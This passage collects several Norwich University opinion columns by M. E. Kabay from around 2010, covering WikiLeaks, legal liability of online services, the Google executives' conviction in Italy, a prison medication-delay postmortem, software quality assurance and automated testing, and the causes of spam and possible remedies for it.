> The stated intent of the Wikileaks.org Web site is to expose unethical practices, illegal behavior, and wrongdoing within corrupt corporations and oppressive regimes in Asia, the former Soviet bloc, Sub-Saharan Africa, and the Middle East. To do so, the developers of the Wikileaks.org Web site want to provide a secure forum to where leakers, contributors, or whistleblowers from any country can anonymously post or send documentation and other information that exposes corruption or wrongdoing by governments or corporations. The developers believe that the disclosure of sensitive or classified information involving a foreign government or corporation will eventually result in the increased accountability of a democratic, oppressive, or corrupt the government to its citizens.

The report expresses concern that "intentional or unintentional leaking and posting of US Army sensitive or classified information to Wikileaks.org could result in increased threats to DoD personnel, equipment, facilities, or installations." The report very properly identifies the site as a potential route for disinformation (DISINFO) campaigns and psychological operations (PSYOP). But it ends with suggestions for destroying the group running the Website by aggressive investigation and prosecution: "The identification, exposure, or termination of employment of or legal actions against current or former insiders, leakers, or whistleblowers could damage or destroy this center of gravity and deter others from using Wikileaks.org to make such information public."

Are all governments opposed to electronic whistleblowing?

The lawmakers of Iceland aren't negative at all: indeed, they are agitating for laws to protect online freedom of speech, as Mark Tran of the *Guardian* newspaper in England writes in a February 2010 article< http://www.guardian.co.uk/world/2010/feb/12/iceland-haven-freedom-speech-wikileaks >.

Opposition Members of Parliament (MP) are drafting the *Icelandic Modern Media Initiative*< http://www.66degreesoffreedom.com/?l=en&p=intro > which aims to "task the government with finding ways to strengthen freedom of expression around world and in Iceland, as well as providing strong protections for sources and whistleblowers. To this end the legal environment should be explored in such a way that the goals can be defined, and changes to law or new law proposals can be prepared. The legal environments of other countries should be considered, with

the purpose of assembling the best laws to make Iceland a leader of freedoms of expression and information. We also feel it is high time to establish the first Icelandic international prize: The Icelandic Freedom of Expression Award."

In another development, Google posted an entry on its corporate blog on March 11, 2010 < http://googleblog.blogspot.com/ > entitled, "Recognizing courage, securing online freedom." The announcement began as follows:

> More than ever, governments around the world are threatening online free expression. Forty countries have taken measures to limit this freedom, up from only a handful a few years ago. Google and YouTube services are or have been blocked in 25 of those nations.
>
> On Thursday night in Paris, we took an important step to highlight this crucial issue by sponsoring the first Netizen Prize (or more elegantly, "Le Prix de Net Citoyen") awarded by the Paris-based advocacy group Reporters Without Borders. And on Friday, March 12, we'll be helping highlight the fight for Internet freedom by marking the group's World Day Against Cyber Censorship on YouTube.
>
> Fittingly, Reporters Without Borders chose to give the first Netizen Prize to the Iranian creators of the website Change for Equality, first established in 2006 to fight for changes in laws in Tehran that discriminate against women. That site has since become a well-known source of information on women's rights in Iran, documenting arrests of women activists and becoming a rallying point for opponents of the regime.

The fight for freedom on the Internet and for Internet freedom are intertwined. Readers can contribute by donating to WikiLeaks< http://wikileaks.org/ > and to Reporters Without Frontiers< http://www.rsf.org/ **>.**

The people, united, will never be defeated.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Battle for Internet Freedom: (5) Responsibility

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the fifth in a series of articles presenting the legal foundations of Internet expression.

Who is legally responsible for the content of materials posted electronically via services such as value-added networks (the predecessors of the World Wide Web such as CompuServe, Prodigy and AOL) and the Web itself?

Three US lawsuits established an important basis for discussions of Internet freedom and responsibility:

- Cubby v CompuServe (1991)< http://epic.org/free_speech/cubby_v_compuserve.html >
- Stratton Oakmont v Prodigy (1995)< http://www.issuesininternetlaw.com/cases/stratton.html >
- Blumenthal v Drudge & AOL (1998)< http://epic.org/free_speech/blumenthal_v_drudge.html >.

CompuServe< http://webcenters.netscape.compuserve.com/menu/ > was one of the earliest value-added networks (VANs): it started its communications service in 1979.< http://www.fundinguniverse.com/company-histories/CompuServe-Interactive-Services-Inc-Company-History.html > The company offered facilities for organizations and individuals to sponsor their own, locally-controlled discussion *forums*, over which CompuServe exerted no control whatsoever. Cameron Communications, Inc.(CCI) established the Journalism Forum; Don Fitzpatrick Associates (DFA) established the newsletter *Rumorville* distributed in the Journalism Forum. Don Fitzpatrick published nasty comments about a competing newsletter called *Skuttlebut*. The defamed owners, Cubby Inc. and Robert Blanchard launched a civil lawsuit for libel against everyone involved – including CompuServe. The significant finding by the US District Court, Southern District, of New York was as follows (quoting directly from the judgement dismissing the claims against CompuServe):

> Based on the undisputed facts, the Court concludes that neither CCI nor DFA should be considered an agent of CompuServe. CompuServe, CCI, and DFA are independent of one another. CompuServe has simply contracted with CCI for CCI to manage the Journalism Forum; under the contract, CCI "agrees to manage, review, create, delete, edit and otherwise control the contents of the [Journalism Forum], in accordance with editorial and technical standards and conventions of style as established by CompuServe." …. CompuServe has thereby delegated control over the assembly of the contents of the Journalism Forum to CCI. CompuServe's ultimate right under the contract to remove text from its system for noncompliance with its standards merely constitutes control over the result of CCI's independent work. This level of control over the Journalism Forum is insufficient to rise to the level of an agency relationship.

A few years later, a similar case arose involving the Prodigy VAN (no longer actively in business)< http://online.wsj.com/article/SB126335118860527243.html > when an anonymous

poster on the service's *Money Talk* bulletin board (run by Charles Epstein) claimed in October 1994 that the securities investment firm Stratton Oakmont and its president, Daniel Porush, were involved in criminal fraud. The offended victims of this smear sued Prodigy and the anonymous poster; they specifically cited Prodigy's stated policies trumpeting its family-friendly environment. In May 1995 (the date is important), Judge Stuart L. Ain of the Supreme Court of New York, Nassau County, wrote that "PRODIGY held itself out as an online service that exercised editorial control over the content of messages posted on its computer bulletin boards, thereby expressly differentiating itself from its competition and expressly likening itself to a newspaper." The judge quoted an interview by the company's Director of Market Programs and Communications proudly announcing,

> "We make no apology for pursuing a value system that reflects the culture of the millions of American families we aspire to serve. Certainly no responsible newspaper does less when it carries the type of advertising it published, the letters it prints, the degree of nudity and unsupported gossip its editors tolerate."

Well, that blew it. Prodigy was found responsible for the libelous content. Judge Ain wrote, "…at least for the limited purpose of monitoring and editing the "Money Talk" computer bulletin board, PRODIGY directed and controlled Epstein's actions."

The third case bearing on responsibility for posted content concerns the notorious (or famous, depending on your political leanings) Matt Drudge< http://www.infoplease.com/biography/var/mattdrudge.html >, who posted *rumors* in August 1997 in his AOL *DRUDGE REPORT* service asserting that journalist Sidney Blumenthal< http://www.huffingtonpost.com/sidney-blumenthal/challenges-and-opportunit_b_409793.html >, then beginning to work with the Clinton administration, was abusive towards his wife but that his abuse was being covered up. Blumenthal sued both Drudge and AOL. Even though AOL had a contract with Drudge allowing officials of the company to edit or to remove content from the column if they determined that it violated AOL's terms of service, Judge Paul L. Friedman of the United States District Court for the District of Columbia ruled that AOL was *not liable* for Drudge's actions.

The key difference between the situation for Prodigy in 1995 and AOL in 1998 was Section 230 of the Communications Decency Act of 1996 (47 USC 230< http://www4.law.cornell.edu/uscode/html/uscode47/usc_sec_47_00000230----000-.html >) which indemnified Internet service providers (ISPs) against liability for what their users post online: "No provider or user of an interactive computer service shall be treated as the publisher or speaker of any information provided by another information content provider." Through this legislation, Congress effectively granted *common carrier*< http://www.cisco.com/web/about/ac123/ac147/archived_issues/ipj_5-3/uncommon_carrier.html > status to ISPs.

In the next column, I'll look at the situation in Italy, where a judge convicted three Google executives in February 2010 for "allowing" an abusive video to be posted online.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html

> at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

The Battle for Internet Freedom: (6)
Italy

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

This is the sixth in a series of articles presenting the legal foundations of Internet expression.

On September 8, 2006, someone posted a cell-phone video on Google Video showing four bullies punching and kicking an autistic boy in their school in Turin, Italy.< http://www.dailymail.co.uk/news/worldnews/article-1253383/Italy-convicts-Google-executives-autism-bullying-video.html > According to *New York Times* reporter Rachel Donadio, "Google said it removed the video within two hours of receiving a formal complaint from the Italian police, two months after the video was first posted."< http://www.nytimes.com/2010/02/25/technology/companies/25google.html >

The boy's father and an advocacy group called *Vivi Down* that works to protect people with Down's Syndrome< http://www.ndss.org/ > (even though the child doesn't suffer from that affliction) launched a lawsuit against Google for defamation and for violating the privacy of the victim.< http://www.reuters.com/article/idUSLDE61N0Q120100224 >

On February 24, 2010, Judge Oscar Magi of Milan ruled that three randomly-chosen Google executives were innocent of defamation but guilty of the violation of privacy charges; he sentenced them to six months in prison (suspended).

The condemned executives, their colleagues and the Internet in general exploded in outrage.

The BBC quoted one of the defendants, Chief Legal Officer David Drummond, saying, ""I intend to vigorously appeal this dangerous ruling. It sets a chilling precedent…. If individuals like myself and my Google colleagues who had nothing to do with the harassing incident, its filming or its uploading onto Google Video can be held criminally liable solely by virtue of our position at Google, every employee of any internet hosting service faces similar liability."< http://news.bbc.co.uk/2/hi/technology/8533695.stm >

Paul McNamara of *Network World*, himself the father of an autistic child, expressed outrage over the bullying – and outrage over what he described as an insane ruling: "Google was not any more responsible here than the postal service would be for delivering a ransom note. Madness. There's no other way to explain this verdict."< http://www.networkworld.com/news/2010/022410-buzzblog-google-execs-convicted.html >

Analysts also imputed other motives to the judge's ruling; Rachel Donadio's article< http://www.nytimes.com/2010/02/25/technology/companies/25google.html > includes this interesting analysis:

> In Italy, where Prime Minister Silvio Berlusconi owns most private media and indirectly controls public media, there is a strong push to regulate the Internet more assertively than it is controlled elsewhere in Europe. Several measures are pending in Parliament here that seek to impose various controls on the Internet. Critics of Mr. Berlusconi say the measures go beyond routine copyright questions and are a way to stave off competition

> from the Web to public television stations and his own private channels — and to keep a tighter grip on public debate. “It’s a deliberate effort to control the means of communication,” said Juan Carlos de Martin, the founder of the Nexa Center at Turin’s Polytechnic University, which studies Internet use in Italy.

An interesting wrinkle in the case is the reasoning offered by the Italian prosecuting attorneys: “…because Google handles user data – and uses content to generate advertising revenue – it is a content provider, not a service provider, and therefore broke Italian privacy law. The law prohibits the use of someone's personal data with the intent of harming him or of making a profit.”< http://www.sltrib.com/business/ci_14471210 >

Google is planning to appeal the conviction of its executives and cited European Union law which gives “hosting providers freedom from liability as long as they remove illegal content once notified of its existence.”< http://www.networkworld.com/news/2010/022410-google-italy-convictions.html >

I hope that Judge Magi’s ruling will be overturned.

In the next and last article in this series, I’ll review some good work being done in Iceland and elsewhere to fight for Internet freedom.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Postmortem: Broken Feedback Loops in Critical Systems

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

A sad story caught my eye in a local paper recently. A 23-year-old anorexic prisoner died in prison in Swanton, Vermont in August 2009 because of a chain of human errors. The tragedy has valuable – if tragic – lessons for all of us involved in mission-critical operations, from controlling production systems through responding to computer intrusions.

The editorial "System failed"< http://www.timesargus.com/article/20100310/OPINION01/3100314/1021/OPINION01 > in the *Barre-Montpelier Times Argus* newspaper of March 10, 2010 summarizes the story of Ashley Ellis as follows (quoting directly but with added numbering and some [clarifying labels]):

1. Ellis's doctors faxed her records to a doctor in the Corrections Department's health services. This was two days before Ellis was to report to prison.
2. The Corrections doctor faxed Ellis's records to a nurse [Nurse 1] at the prison.
3. The next day the nurse [Nurse 1] e-mailed a regional director of the Prison Health Service [the private firm with a contract for health care in Vermont prisons at that time] in California. By the end of the day the regional director authorized the nurse [Nurse 1] to order Ellis's medication. But the nurse [Nurse 1] did not do so because it was the end of the day.
4. The next day – the day Ellis was to arrive – the nurse [Nurse 1] handling Ellis's case had to fill in for another nurse [Nurse 2], and so another day went by without anyone ordering Ellis's medication.
5. The next day a different nurse [Nurse 3] found Ellis's chart on her desk, and she ordered the medication. But she found that the prison did not have it in stock, so she ordered it from a pharmacy in St Albans. She left a message with a nurse [Nurse 4] on the night shift to pick it up on her way to work [that evening].
6. The night shift nurse [Nurse 4] didn't listen to her messages until the next day, and so she arrived at work in the evening without the medication, and the pharmacy was soon closed.
7. The next morning Ellis died.

The fundamental failure in this sequence of events is that Nurses 1 and 2 did not understand that the medication for Ellis was essential – what in an information technology context might be termed *mission critical*. In an incident-response environment, we would say that the agents failed to assign a sufficiently high priority to the task of getting that medication into the prison in time for the prisoner's arrival.

Nurse 1, in particular, allowed an entire day to go by without action because she was diverted from her routine. A shared list of priorities could have served to alert someone in the team that there was an urgent need for the medication. Similarly, in a well-run incident-response team or help-desk unit, no task would be entirely dependent on the memory of a single person; there would be a shared database available to everyone listing open cases and prioritizing actions.

Nurse 3 used voice-mail to tell Nurse 4 about the urgent matter – but voice-mail, like e-mail has no guarantee of delivery, let alone timely delivery. Production personnel, help-desk teams, and incident-response groups should never rely on communications that lack immediacy and positive

feedback on delivery when dealing with critical information. If something is on a critical path, you haven't communicated it until you have personally heard confirmation that the message has been received – and received correctly. Talk to the person you are handing the task over to personally; the recipient of the task should then summarize his or her understanding to confirm that the message got through correctly; e.g., "OK, so I will pick up the medication at the St Albans pharmacy before 18:00 tonight on my way in to work."

I'm very sorry to learn of this young person's death. Readers might want to discuss this case at the next meeting of their production / help-desk / incident-response team meeting as an opportunity to review communication patterns in their own group.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Pushing for SQA

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In my experience, some programmers and program development managers resist investing time in software quality assurance (SQA). In a recent research article on "Resistance Factors in the Implementation of Software Process Improvement Project in Malaysia,"< http://www.scipub.org/fulltext/jcs/jcs43211-219.pdf > from the *Journal of Computer Science* 4(3):211-219 (2008), the authors summarized extensive published research on why people resist SQA. Experts have found that there are several categories of stumbling blocks to integrating SQA into the software development process (Table 1, p 213):

- Human: failure to gain top-level, thoroughgoing support for process improvement;
- Political: perceptions of loss of power;
- Cultural: organizational resistance to changes in long-established patterns;
- Goals: unclear, undefined, unmeasured goals leave people confused and uncooperative;
- Change Management: SQA must be integrated with and support the mission-critical goals of the organization.

An essential step in implementing new SQA processes – and continuous process improvement (CPI) in general – in any organization thus involves convincing all involved stakeholders (employees, managers, shareholders and even customers) that the project is worth the effort. I have some ideas from teaching that may be helpful in this task.

One of the key steps in teaching is to show students why a subject is worth learning. My practice, developed through four decades of teaching, is to start every lecture with an informal overview of how a topic relates to the real world. Thus in discussing SQA in a management of information assurance (IA) course or a systems engineering course, showing students some cases where SQA was lacking is an entertaining way of bringing the message home vividly.

The Forum on Risks to the Public in Computers and Related Systems ("The Risks Forum") < http://catless.ncl.ac.uk/Risks > of the Association for Computing Machinery (ACM < http://www.acm.org/ >), ably run for over 20 years by Dr Peter G. Neumann< http://www.csl.sri.com/users/neumann >, is a goldmine of reports on the consequences – some of them hilarious – of poor software design and failures of SQA. My now-slightly-elderly supplementary lecture< http://www.mekabay.com/courses/academic/norwich/is342/lectures/csh5_ch39_software_devt_qa_supplement.pptx > from the IS342 Management of IA course< http://www.mekabay.com/courses/academic/norwich/is342/index.htm > at Norwich University< http://www.norwich.edu > has lots of slides you can use freely in your own presentation on SQA failures. Here are some of the stories that usually get my students' attention:

- A 3-year-old gets an IRS refund for $219,495;
- Microsoft publishes an unverified Spanish thesaurus which includes insulting slurs, resulting in a public relations debacle;
- The ENT Federal Credit Union ignores months of customer complaints about their automated teller machines, allowing the defective programming to count only the first withdrawal by a customer – and resulting in $1.2M in losses;

- A dentist receives 16,000 identical copies of a tax form;
- *Flintstones* cartoon viewers in Springfield, Missouri are unexpectedly switched to watching the Playboy Channel;
- A vagrant applies to Sandoz for a $2 refund on a used bottle of Ex-Lax but receives a check in the amount of his ZIP code – $98,002 – and promptly disappears after cashing the check;
- A programming error in the First National Bank of Chicago system adds ~$900M (yep, million) to each of 900 customer accounts for a total accounting error of ~$764B (yep, billion);
- Smith Barney adds $19M to each of 525,000 accounts (for only a few minutes) for the largest accounting error in history: ~$10T;
- Los Angeles County underpays its employee pension fund for 20 years due to a programming error, resulting in $1.2B in unexpected liability;
- and my favorite demonstration that nobody can do mental arithmetic anymore – a secretary accuses a professor of creating 4,294,967,026 copies in two weeks (~3551 copies/second continuously 24 hours a day) because the photocopier says so – and removes his photocopying privileges!

Next time, I'll present an interesting study of the value of automated SQA testing tools.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Automated Testing a Must for Effective SQA

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

In software quality assurance (SQA), testing plays a crucial role: you can't assert that a program works until you have tried your best to show that it doesn't.

Sometimes students express surprise at this formulation of the purpose of testing; beginners often believe that testing is designed to show that a program works. Thus a student will proudly present a program that has been tested using, say, all the expected inputs and that has produced all the expected outputs. The poor child is then astonished when an experienced programmer cheerfully throws unexpected inputs at the program and promptly crashes it.

Any textbook on software development will explain that there are different types and stages of testing in SQA; for example, a common roster of tests includes

- Module / Unit Testing (checking individual pieces of the program)
- Integration Testing (seeing if the individual pieces interact correctly)
- Function Testing (verifying that the program does what it was designed to do)
- System Testing (many aspects – see below)
- Acceptance Testing (end user tests to see if the program conforms to contract)
- Installation Testing (watching to see that the program has been installed properly).

System testing has many aspects, most of which are self-explanatory; for example,

- Facility Testing
- Stress Testing
- Volume Testing
- Usability Testing
- Security Testing
- Performance Testing
- Storage Testing
- Configuration Testing
- Compatibility / Conversion Testing
- Installability Testing
- Reliability Testing
- Recovery Testing
- Serviceability Testing
- Documentation Testing
- Procedure Testing.

As programs increase in complexity, the burden of following scripts to test all the elements of these tests – often repeatedly, since *regression testing* involves doing all the tests over again every time something is changed – can become wearing on the human beings assigned to the test function. Manual testing is universally considered inadequate for professional systems; it is unstructured, slow, and too dependent on the human tester's awareness and attention to be reliable. They also usually generate no audit trail and poor or no statistics.

In contrast, structured automated testing systems provide a scripting language to define and edit test instructions, can use databases as a source of input for data in tests, and can handle errors intelligently so that processing does not stop dead the moment an unexpected result occurs. These systems

- Produce consistent, reproducible results;
- Increase test coverage (the proportion of lines of code that are actually executed during the testing process);
- Facilitate easier maintenance of both the source code and the test scripts; document the tests performed and all the results;
- Produce global and detailed statistical reports that help identify problem areas (and possible problem programmers);
- Result in higher-quality software; and
- Cost less to execute that manual tests.

In a specific test I recall from the 1980s when I was directly involved in marketing an automated testing tool, a software development company generated the following results comparing their manual testing results and costs with their trial of the automated testing tool:

- Both testing processes
  - Used 6 people
  - Had 3 test phases per product release
  - Cost $81,00 per release
- The manual process had
  - 3,000 tests per phase
  - 12.5% test coverage (lines of code executed)
  - 15 days elapsed time required per release
- The automated process had
  - 24,000 tests per phase
  - 100% test coverage
  - 5 days elapsed time per release.

Not bad, eh?

For an extensive set of resources on the benefits of automated testing, see the many links available from the Automated Testing Institute< http://www.automatedtestinginstitute.com/ >. In particular, there are 329 articles and white papers < http://www.automatedtestinginstitute.com/home/index.php?option=com_alphacontent&view=alphacontent&Itemid=70 > available for free download. Topics range from fundamentals through case studies and will be interesting reading for any group involved in software development which has not yet implemented automated testing as part of their overall security assurance process.

* * *

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and

course materials.< http://www.mekabay.com/ >

Canning the Spammers:
Part 1 – The Problem Is Not Improving

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

On November 23, 2009, Alan Ralsky, notorious international spammer< http://www.npr.org/templates/story/story.php?storyId=1148399 > and his son-in-law Scott Bradley were convicted of mail fraud, wire fraud and breaking the CAN-SPAM Act< http://www.ftc.gov/bcp/edu/pubs/business/ecommerce/bus61.shtm > and were severely sentenced: 51 months in federal prison for Ralsky followed by five years of supervised release, 40 months in prison (plus five years supervised release) for Bradley, and fines of up to $250,000K; several of their co-conspirators also pled guilty and were sentenced to similar or lower penalties.< http://arstechnica.com/tech-policy/news/2009/11/godfather-of-spam-goes-to-prison-for-four-years.ars > These criminals ran a world-wide spam operation using a wide range of techniques including criminal subversion of hundreds of thousands of victims' computers to send out billions of unsolicited commercial e-mails advertising fraudulent products through botnets.< http://www.spamhaus.org/rokso/evidence.lasso?rokso_id=ROK1290 > The FTC received over three million complaints about the false advertising distributed by these criminals.

To the degree that the CAN-SPAM Act is being used to prosecute, convict, and punish spammers, it is having a beneficial effect despite the skepticism of pessimists such as myself.< http://www.networkworld.com/newsletters/sec/2004/0202sec1.html >

Despite these isolated successes, however, all available evidence indicates that spam is a continuing and growing problem for the global e-mail users. Statistics from a wide range of sources suggest that spam may constitute anywhere from 85% to 95% of the total bandwidth utilization of global e-mail traffic (itself around 1-1.5% of total Internet bandwidth utilization, according to Arbor Networks research< http://asert.arbornetworks.com/2008/03/2-of-internet-traffic-raw-sewage/ >; for example, the October "State of Spam" report from Symantec< http://www.symantec.com/business/theme.jsp?themeid=state_of_spam > estimated 87% of e-mail to be spam and a report from Microsoft covering the first half of 2009 put the proportion at 98%.< https://www.microsoft.com/security/portal/Threat/SIR.aspx > The cost of spam simply in resource utilization alone – excluding the costs of wasted time and of anti-spam technology – is thus a major portion of the global capital investment and incremental costs of running Internet e-mail.

Given the seriousness of this problem, we must pay attention to the underlying causes of this electronic abuse. Without due consideration of cause, we risk applying temporary bandages to the consequences but never dealing with the source of the wounds.

In the next part of this three-part series, I'll look at fundamental causes of the spam problem.

*** * ***

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor

of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Canning the Spammers:
Part 2 – Fundamental Causes

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Unsolicited commercial – and usually fraudulent – e-mail (spam) is a constant headache for individual users and for mail-server administrators. In this second part of a three part series, I look at why we are suffering from this plague.

At the deepest level, spam is a result of the fundamental flaws in the TCP/IP protocol suite. The original design never envisaged a need for security; no one in the 1960s and 1970s imagined that the entire world would become dependent upon Internet functions to carry out normal business communications and services. IPv4 simply has no inherent provisions for strong identification and authentication of the origin of packets: anyone can spoof the originating address of a packet and evade the consequences of their fraud. Consequently, criminals routinely create waves of falsified packets using open mail relays or machines commandeered to create botnets. Therefore, one possible contribution – not solution – to reducing the spam problem will be increasing use of IPv6, which does have provisions for incorporation of verifiable authenticators of identity for the originating servers sending out packets. Simply being able to track down the origin of a particular stream of spam will help by supporting a concerted program to identify and correct poorly secured SMTP servers.

Another fundamental problem is the low awareness and inadequate training of users. A July 2009 study< http://www.maawg.org/about/publishedDocuments/2009_MAAWG-Consumer_Survey-Part1.pdf > by the Messaging Anti-Abuse Working Group (MAAWG< http://www.maawg.org/home >) using 800 respondents found that

- ~Four fifths of the respondents were taking measures to block spam
- About half of all respondents claimed never to have opened spam e-mail
- Almost all respondents said that if they recognized e-mail as spam, they deleted it at once
- About four fifths of the respondent said that they were aware of malware threats but only one fifth said it was very likely that their computers would be infected
- When asked about the likelihood of infection by bots, "14% of consumers believe they will never be infected by a bot; 41% think it is not very probable; and 37% describe themselves as neutral"
- About one sixth of the non-expert respondents admitted to responding to offers received in spam.

To what degree should we hold the owners and users of systems so poorly secured that they have become part of a botnet? One position is that it is absolutely not the fault of the victims that criminals have subverted their resources. Why blame the victims? Wouldn't holding them responsible be morally indefensible?

Not necessarily.

In the last of this three-part series, I'll examine some possible ways of improving our defensive position against spam.

*** * ***

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Canning the Spammers:
Part 3 – Operators' Licenses? For Computers??

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

Can we do anything to fight the waves of unsolicited commercial e-mail (spam) flooding into our electronic mailboxes? In this third of a three-part series, I look at some unusual ideas for improving our defensive posture.

In Common Law in the United States and Britain, there are well established precedents for assigning responsibility to the owners of resources that can become a danger to the public. The classic example is swimming pools in back yards. A long-established rule is that the owner of a property must protect children against *attractive nuisances*< http://realestate.findlaw.com/home-health-and-safety/attractive-nuisances.html > such as swimming pools. Swimming pool owners know that they must erect barriers to unauthorized access and use; fences, for example, are a typical mechanisms to prevent children from falling into unattended pools. Should someone leave the gate to their fence unlocked, they could very well become liable for damages if a child were to be injured by trespassing onto their property – clearly an act unauthorized by the property owner – and then falling into their pool.

The owner of a PC is in a situation analogous to that of the owner of a swimming pool in a residential neighborhood. Both benefit from their ownership and use of a tool or facility or resource; both ought to protect other people from the consequences of abuse of those systems by reducing the likelihood of abuse. Therefore, it seems reasonable to me that any owner of a PC should be obliged under law and presumably using technical constraints to have sufficient security in place on their PC to prevent it from being taken over by malware and suborned into becoming a zombie in a botnet that sends out spam.

At a technical level, today's security and antimalware suites routinely protect systems against such subversion. Malware scanners quickly identity botnet code and quarantine or delete it; integrated firewalls and intrusion detection systems monitor traffic and – if not subverted by naïve users who may authorize everything they're asked about – may even stop unauthorized outbound traffic, rendering even an infected machine useless for a botnet. Current versions of Windows operating systems (OSs) monitor their systems for the presence of antimalware and firewall functions; they pop up warnings to users if those functions are disabled or not present. How easy it would be to go one step further and have the OS itself block access to the computers – at least temporarily – instead of simply warning the user. Perhaps the OS could require some time-wasting process that would significantly annoy the user even more than usual, thus providing pressure that would encourage technological illiterates into installing the requisite security services. Yes, such a system could itself be abused; malware that escaped into an unprotected system could very well be written to activate a system lockout without warning using such facilities. We would have to think carefully about the functional specifications of any such system.

At a social level, perhaps the computer is reaching the same stage of social integration that the automobile reached in the US at the beginning of the 20th century, when state after state began requiring formal licenses for the operation of motor vehicles. Until then, anyone could run any kind of motor vehicle on a whim, without training and without regard for the possible

consequences of their inexperience and incompetence. As the number of automobiles increased, however, people realized that running them was not to be left to the untrained and the unqualified. Licensing began to include tests and then mandatory training.

Can we conceive of a time when a rite of passage for young people will be passing their Internet-connection license? Young Salil and Janet will be full of excitement as they take their computer-driver's tests that show that they understand their responsibilities for maintaining a safe computing environment; that they are cognizant of laws that protect them and others against sexual predators on the 'Net; that they are resistant to the blandishments of sociopathic scum intent on cheating them out of their resources; and that they won't click on those cursed messages with the weird spelling in the subject lines.

What do you think? Would any such approaches make sense? Use the comment facility to post your own views and stimulate thought.

*** * ***

M. E. Kabay,< mailto:mekabay@gmail.com > PhD, CISSP-ISSMP, specializes in security and operations management consulting services and teaching. He is Chief Technical Officer of Adaptive Cyber Security Instruments, Inc.< http://acsi-cybersa.com/ > and Associate Professor of Information Assurance< http://norwich.edu/academics/business/infoAssurance/index.html > in the School of Business and Management< http://norwich.edu/academics/business/faculty.html > at Norwich University.< http://www.norwich.edu > Visit his Website for white papers and course materials.< http://www.mekabay.com/ >

Internet Censorship in China:
The Conventional View

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor of Information Assurance
School of Business & Management
Norwich University, Northfield VT

